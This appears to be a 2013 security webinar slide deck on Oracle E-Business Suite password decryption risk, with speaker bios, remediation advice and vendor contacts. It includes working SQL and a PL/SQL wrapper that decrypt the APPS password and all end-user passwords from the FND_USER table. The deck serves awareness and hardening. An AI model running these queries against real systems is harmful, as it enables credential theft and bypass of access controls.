Oracle E-Business Suite Account Password Decryption Threat Explored

May 23, 2013

Jeffrey T. Hare, CPA CISA CIA
Industry Analyst, Author, Consultant
ERP Risk Advisors

Stephen Kost
Chief Technology Officer
Integrigy Corporation

Speakers


Jeffrey T. Hare, CPA, CIA, CISA
ERP Risk Advisors

- Founder of ERP Risk Advisors and Oracle User Best Practices Board
- 14 years working with Oracle EBS as client and consultant
- Experience includes Big 4 audit, 6 years in CFO/Controller roles – both as auditor and auditee
- Author – *Oracle E-Business Suite Controls: Application Security Best Practices*

Stephen Kost
Integrigy Corporation


- CTO and Founder
- 16 years working with Oracle and 14 years focused on Oracle security
- DBA, Apps DBA, technical architect, IT security, …
- Integrigy Consulting – Oracle EBS security assessments and services
- Integrigy AppSentry – Oracle EBS Security Assessment and Audit

About Integrigy



Threat

Application user passwords may be **decrypted** and multiple other user accounts may be used to circumvent application controls.



Oracle EBS Password Encryption

FND_USER Table

USER_NAME	ENCRYPTED_FOUNDATION_PASSWORD	ENCRYPTED_USER_PASSWORD
GUEST	ZG6EBD472D1208B0CDC78D7EC7730F9B249496F825 E761BA3EB2FEBB54F6915FADA757EF4558CF438CF55D 23FE32BE0BE52E	ZG6C08D49D524A1551A3068977328B1AFD26040 0FB598E799A3A8BAE573777E7EE7262D1730366E6 709524C95EC6BFA0DA06
SYSADMIN	ZH39A396EDCA4CA7C8D5395D94D8C915510C0C90DA 198EC9CDA15879E8B547B9CDA034575D289590968F1B 6B38A1E654DD98	ZHF57EAF37B1936C56755B134DE7C83AE40CADD D4AA83B1D7455E5533DC041773B494D2AA04644FB 5A514E5C5614F3C87888
WIZARD	ZG2744DCFCCFFA381B994D2C3F7ADACF68DF433BAD F59CF6C3DAB3C35A11AAAB2674C2189DCA040C4C81D2 CE41C2BB82BFC6	ZGE9AAA974FB46BC76674510456C739564546F2 A0154DCF9EBF2AA49FBF58C759283C7E288CC6730 44036E284042A8FE4451

APPS password encrypted user name + user password

User password encrypted using APPS password

R12 APPS Password Decryption SQL

```
select
(
  select
  decrypt(
    (select fnd_web_sec.get_guest_username_pwd from dual)
     ,fu.encrypted_foundation_password
  )
  from dual
) as apps_password
from
  fnd_user fu
where
  fu.user_name like
  (select substr(fnd_web_sec.get_guest_username_pwd,1,
      instr(fnd_web_sec.get_guest_username_pwd,'/')-1)
   from dual
  )
```

Google: oracle applications password decryption

End-User Password Decryption SQL

```
select user_name,
       decrypt('APPSPASSWORD',
       encrypted_user_password)
from
  fnd_user;
```

Google: oracle applications password decryption

Access Oracle EBS Decrypt Function

```
create or replace
function decrypt(key in varchar2,
                 value in varchar2)
return varchar2
as language java name
'oracle.apps.fnd.security.WebSessionManagerProc.
decrypt(java.lang.String,java.lang.String)
return java.lang.String';
```

Decrypt is in a Java class in the database and must be published with a PL/SQL function in order to be called directly from SQL. This is only one method for using decrypt – there are many other ways this can be accomplished.

Demonstration

Oracle EBS Password Decryption

- **Application passwords by default are encrypted, not hashed which is more secure**
  Simple method to decrypt if able to access FND_USER table

- **Secure hashing of passwords is optional and must be enabled by DBA**
  Patch for earlier 11i versions and included with R12 but not enabled by default

- **Encrypted application passwords are cloned to test and development databases**
  See Integrigy whitepaper for recommendations

Password Decryption Recommendations

- **Be sure password hashing is enabled by DBAs**
  - DBAs must run FNDCPASS USERMIGRATE (MOS ID 457166.1)
  - Verify it has been run successfully for all users (MOS ID 1084956.1)
- **Change all application user passwords when cloning from production to test and development**
  - All environment credentials should be changed during clones
  - Enable forgot password functionality for accessing passwords
- **Enable strong application password controls in all Oracle EBS environments**
  - Prevents possible brute forcing of application password hashes

Oracle EBS Password Hash Feature

FND_USER Table

USER_NAME	ENCRYPTED_FOUNDATION_PASSWORD	ENCRYPTED_USER_PASSWORD
GUEST	XG{SHA1}	XG6C08D49D524A1551A3068977328B1AFD26040 0FB598E799A3A8BAE573777E7EE7262D1730366E6 709524C95EC6BFA0DA06
SYSADMIN	XG{SHA1}	XGF57EAF37B1936C56755B134DE7C83AE40CADD D4AA83B1D7455E5533DC041773B494D2AA04644FB 5A514E5C5614F3C87888
WIZARD	XG{SHA1}	XGE9AAA974FB46BC76674510456C739564546F2 A0154DCF9EBF2AA49FBF58C759283C7E288CC6730 44036E284042A8FE4451

APPS password no longer encrypted and stored in FND_USER

User password now a SHA1 one-way hash

Hashed Password Requirements

The new hashed passwords feature was introduced in 11.5.10 RUP6 and 12.0.4. However, for all Oracle EBS versions it is not enabled by default (including 12.1).

11.5	11.5.10 RUP6
12.0	12.0.4 – 12.0.6
12.1	12.1.1 – 12.1.3

Validate Hash Passwords Enabled SQL

```
select *
from applsys.fnd_user
where encrypted_foundation_password not like 'X_{SHA}'
and encrypted_foundation_password != 'INVALID'
and encrypted_user_password != 'EXTERNAL';
```

11i Hashed Password Issues

For 11i only, using hashed passwords impacts all client/server programs that connect to Oracle EBS and these programs must be upgraded.

- Application Desktop Integrator (ADI)
- Oracle Discoverer
- Oracle Configurator
- Oracle Financial Analyzer (OFA)
- Oracle Sales Analyzer (OSA)
- Oracle CADView-3D
- Oracle Balanced Scorecard
- Oracle Demand Planning

Password Decryption Recommendations

- **Use Single Sign-on (SSO) for Oracle EBS**
  - Passwords not stored in Oracle EBS
  - SSO requires implementation of Oracle Access Manager
  - Integrates with external solutions like Active Directory
  - See MOS ID 1388152.1

Other Password Decryption Issues

The **FND_ORACLE_USERID** table stores passwords for all Oracle E-Business Suite registered schema database accounts encrypted using the APPS password.

FND_ORACLE_USERID Table

USER_NAME	ENCRYPTED_ORACLE_PASSWORD
GL	**ZG**96FEB8CC33F1C834292F905C43FEFC1104B3BEF1BDFDDB51 4F97BAA6E256CC879A03F703FB7ADA5540586D6186BD8BF08A

- **All database passwords should be changed when cloning from production to test and development**
  - Use FNDCPASS ALLORACLE option to change the passwords

Upcoming Webinar

When You Can't Apply

Oracle Security Patches

Tuesday, June 25th, 2013

2:00m EDT

www.integrigy.com/upcoming-events

Resources

Integrigy's Website	www.integrigy.com Oracle EBS Security Whitepapers and Blog	
ERP Risk Advisors Oracle Internal Controls and Security List Server	http://groups.yahoo.com/group/OracleSox	
ERP Risk Advisors Internal Controls Repository	http://tech.groups.yahoo.com/group/oracleappsinternalcontrols	
Jeff's Book	*Oracle E-Business Suite Controls: Application Security Best Practices* [Amazon]	
Oracle Support Security Notes (MOS)	Security Configuration	189367.1 – 11i 403537.1 – R12
	DMZ Configuration	287176.1 – 11i 380490.1 – R12

Other Resources

- Recorded webinars at:
- http://www.erpra.net/WebinarAccessPage.html
- Free 10,000 assessment from ERP Risk Advisors. Details at: www.erpra.net

Contact Information

Jeffrey T. Hare

Industry Analyst, Author

ERP Risk Advisors

web: **www.erpra.net**

e-mail: **jhare@erpra.net**

linkedin: **http://www.linkedin.com/in/jeffreythare**

Stephen Kost

Chief Technology Officer

Integrigy Corporation

web: **www.integrigy.com**

e-mail: **info@integrigy.com**

blog: **integrigy.com/oracle-security-blog**

youtube: **youtube.com/integrigy**

Contact Information

Stephen Kost

Chief Technology Officer

Integrigy Corporation

web: **www.integrigy.com**

e-mail: **info@integrigy.com**

blog: **integrigy.com/oracle-security-blog**

youtube: **youtube.com/integrigy**